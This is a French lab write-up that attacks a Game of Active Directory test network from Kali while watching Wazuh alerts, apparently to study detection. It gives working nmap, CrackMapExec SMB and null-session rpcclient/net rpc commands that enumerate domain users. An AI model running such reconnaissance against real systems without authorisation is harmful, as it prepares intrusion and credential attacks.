


Ralite
Justin

I/ Attaques


Mise en Place

On va maintenant attaquer les machines de notre GOAD pour voir comment il réagit et qu'est ce que Wazuh va nous remonter. Pour attaquer on va utiliser une machine kali avec l'adresse ip 10.202.0.126 qui attaque les machines du GOAD


Pour commencer nous allons nous placer au bon endroit de wazuh pour bien repérer les activités anormales.



Pour admirer ces attaques nous allons ajouter des filtres pour ne plus faire remonter les logs qui remontent au Wazuh sans avoir fait une attaque pour ne pas noyer les futures attaques.



Ici par exemple j'interdit la regle portant l'id 60106 et on peut voir que la difference de logs remontés est beaucoup moins conséquente!



Comme on peut le voir en haut à droite de l'image ci-dessus je me suis bien positionné sur une des machine.

Attaques

Nmap

En premier temps nous avons fait une attaque basique mais perforante pour que celle-ci soit bien répertoriée dans le wazuh.

L'attaque que nous allons effectué est :

```
nmap -A
```

Cette "attaque" a pour but d'analyser les ports ouverts ainsi que les services actifs sur ces ports sur une ou plusieurs machines ciblées. Ici le -A permet de faire une détection plus poussée car en plus de des services proposés dans le nmap de base, cette option active la détection du système d'exploitation et des versions.

Je lance donc cette attaque sur une machine du GOAD:

```
TRACEROUTE
HOP RTT ADDRESS
1 1.63 ms 10.202.0.176

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.85 seconds

root@kali: /home/kali
nmap -sA 10.202.0.176
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-07 03:58 EST
Nmap scan report for 10.202.0.176
Host is up (0.0019s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
/_http-server-header: Microsoft-IIS/10.0
/_http-methods:
|_ Potentially risky methods: TRACE
|_ _http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
1433/tcp   open  microsoft-ds?   Microsoft SQL Server 2019 15.00.2000.00; RTM
1433/tcp   open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000.00; RTM
/_ms-sql-info:
|_ 10.202.0.176:1433:
|_   Version:
|_   name: Microsoft SQL Server 2019 RTM
|_   number: 15.00.2000.00
|_   Product: Microsoft SQL Server 2019
|_   Service pack level: RTM
|_   Post-SP patches applied: false
|_   TCP port: 1433
|_ _ssl-date: 2023-12-07T08:58:38+00:00; +4s from scanner time.
/_ms-sql-lm-info:
|_ 10.202.0.176:1433:
|_   Target_Name: NORTH
|_   NetBIOS_Domain_Name: NORTH
|_   NetBIOS_Computer_Name: CASTELBLACK
|_   DNS_Domain_Name: north.sevenkingdoms.local
|_   DNS_Computer_Name: castelblack.north.sevenkingdoms.local
|_   DNS_Tree_Name: sevenkingdoms.local
|_   Product_Version: 10.0.17763
|_ _ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_   Not valid before: 2023-12-04T13:18:17
|_   Not valid after: 2053-12-04T13:18:17
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
```

Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 7, 2023 @ 09:58:31.132			Windows application error event.	9	60602
2					
Table	JSON	Rule			
@timestamp			2023-12-07T08:58:31.132Z		
_id			VRlAQ4wBPs_9kAnCTkB		
agent.id			001		
agent.ip			10.202.0.176		
agent.name			castelblack		
data.aws.accountid					
data.aws.region					
data.win.eventdata.binary			A84500001400000017000000430041005300540045004C0042004C004100430048005C00530051004C0045005800500052004500530053000000000000000000		
data.win.eventdata.data			[CLIENT: 10.202.0.126]		
data.win.system.channel			Application		
data.win.system.computer			castelblack.north.sevenkingdoms.local		
data.win.system.eventID			17832		
data.win.system.eventRec ordID			2007		
data.win.system.keywords			0x8000000000000000		
data.win.system.level			2		
data.win.system.message			"The login packet used to open the connection is structurally invalid; the connection has been closed. Please contact the vendor of the client library. [CLIENT: 10.202.0.126]"		
data.win.system.level			2		

En regardant un peu plus loins nous pouvons voir que les logs annonce une erreur:

data.win.system.computer castelblack.north.sevenkingdoms.local

data.win.system.eventID 17832

data.win.system.eventRec ordID 2007

data.win.system.keywords 0x8000000000000000

data.win.system.level 2

data.win.system.message "The login packet used to open the connection is structurally invalid; the connection has been closed. Please contact the vendor of the client library. [CLIENT: 10.202.0.126]"

CrackMapExec


Nous allons maintenant nous attaquer à l'Active Directory(AD).

Pour se faire nous allons utiliser "CrackMapExec" avec son extantion "smb", cette extantion permet de scanner les systemes accessibles vias le protocole SMB qui permet le partage de fichier.


Ce scan permet de scanner des machines pour nous return les SMB qui tournent sur les marchines ciblées, il permet aussi de nous renvoyer les differents domaines associés aux machines.

Dans un premier temps j'ecris toutes les IP des machines du GOAD en forme de liste dans le fichiers 'hosts'.

J'ajoute des filtres sur le wazuh pour ne recevoir que les 'attaques':



Après avoir lancer deux fois la commande pour etre sur de bien la recevoir sur le wazuh:



Nous pouvons voir que je suis passé de 210 alertes à 212, les deux ajoutés étant les attaques que je viens d'effectuer.

En regardant d'un peu plus pres le résultat de l'attaque:

```
(root@kali)-[/home/kali]
# crackmapexec smb hosts
SMB 10.202.0.56 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 10.202.0.137 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 10.202.0.176 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 10.202.0.169 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 10.202.0.150 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)

(root@kali)-[/home/kali]
# crackmapexec smb hosts
SMB 10.202.0.169 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 10.202.0.176 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 10.202.0.56 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 10.202.0.150 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 10.202.0.137 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
```

On peut voir que chaque machine est lié à un domaine.

Maintenant décortiquons l'alerte wazu:

10:13:43.287	T1078	T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
Table	JSON	Rule				
@timestamp	2023-12-07T09:13:43.287Z					
_id	gRiNQ4wBPs_I9kAn9Dt3					
agent.id	001					
agent.ip	10.202.0.176					
agent.name	castelblack					
data.aws.accountId						
data.aws.region						
data.win.eventdata.authenticationPackageName	NTLM					
data.win.eventdata.failureReason	%%2304					
data.win.eventdata.ipAddress	10.202.0.126					
data.win.eventdata.ipPort	49106					
data.win.eventdata.keyLength	0					
data.win.eventdata.logonType	3					
data.win.eventdata.processId	0x0					
data.win.eventdata.status	0x80090308					

En premier temps nous pouvons voir que l'attaque à bien était lancé depuis mon kali.
Nous pouvons voir que l'authentification du package visé est NTML.

Maintenant au niveau de wireshark:

The image shows a Wireshark packet capture of a network traffic. The left pane displays the packet list, and the right pane shows the packet details. The selected packet is an SMB packet (SMB 2.0.0.0) with a length of 164 bytes. The packet details pane shows the SMB header and the NTLMSSP authentication data. A red arrow points to the 'NTLMSSP' field in the packet list, and another red arrow points to the 'NTLMSSP' field in the packet details pane.

Nous pouvons voir en premier temps, au niveau des requettes qu'il y a bien des échanges avec NTML, en regardant le TCP Stream d'une requete nous pouvons bien voir le domaine.

EnumUser

Maintenant que nous avons les différents domaines.

Maintenant le but est de continuer en allant de plus en plus loins, il faut donc passer par connaître les différents users des domaines.

Pour se faire il existe plusieurs méthodes, la première est d'utiliser le rpcclient.

Ce Package permet d'interagir avec des services basés sur RPC sur des systèmes Windows.

La commande que nous allons utiliser:

```
rpcclient -U "NORTH\\" 10.202.0.150 -N
```

Les options -U et -N seront utilisés


-U : permet de spécifier le nom d'utilisateur à utiliser lors de l'authentification, on peut voir que qu'aucun utilisateur n'est renseigné, cela nous permettra de faire un enum user pour avoir tous les utilisateurs.

-N : Spécifie que l'utilisateur est Null

Il faut ensuite utiliser la commande:

```
enumdousers
```

Pour demander une enumeration des users.



```
(root@kali)~/home/kali
# rpcclient -U "NORTH\\" 10.202.0.150 -N
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
rpcclient $>
```

La seconde méthode utilise la commande :

```
net rpc group members 'Domain Users' -W 'NORTH' -I '10.202.0.150' -U '%'
```

Cette commande permet d'obtenir la liste des membres d'un groupe sur un domaine Windows.

net rpc group member : permet de récupérer les membres d'un groupe, ici 'Domain Users'.

Domain Users : Correspond au nom du groupe que l'on souhaite interroger.

-W 'NORTH' : spécifie le nom de domaine

-U '%' : Permet de spécifier un nom d'utilisateur NULL

Le résultat de la commande:

```
(root@kali)-[/home/kali]
# net rpc group members 'Domain Users' -W 'NORTH' -I '10.202.0.150' -U '%'
NORTH\Administrator
NORTH\vagrant
NORTH\krbtgt
NORTH\SEVENKINGDOMS$
NORTH\arya.stark
NORTH\edward.stark
NORTH\catelyn.stark
NORTH\robb.stark
NORTH\sansa.stark
NORTH\brandon.stark
NORTH\rickon.stark
NORTH\hodor
NORTH\jon.snow
NORTH\samwell.tarly
NORTH\jeor.mormont
NORTH\sql_svc
```

Je crée ensuite un fichier où je vais mettre tous les utilisateurs que j'ai trouvés avec ces deux commandes.

```
(root@kali)-[/home/kali]
# cat users.txt
sql_svc
jeor.mormont
samwell.tarly
jon.snow
hodor
rickon.stark
brandon.stark
sansa.stark
robb.stark
catelyn.stark
edward.stark
arya.stark
krbtgt
vagrant
Guest
Administrator
```

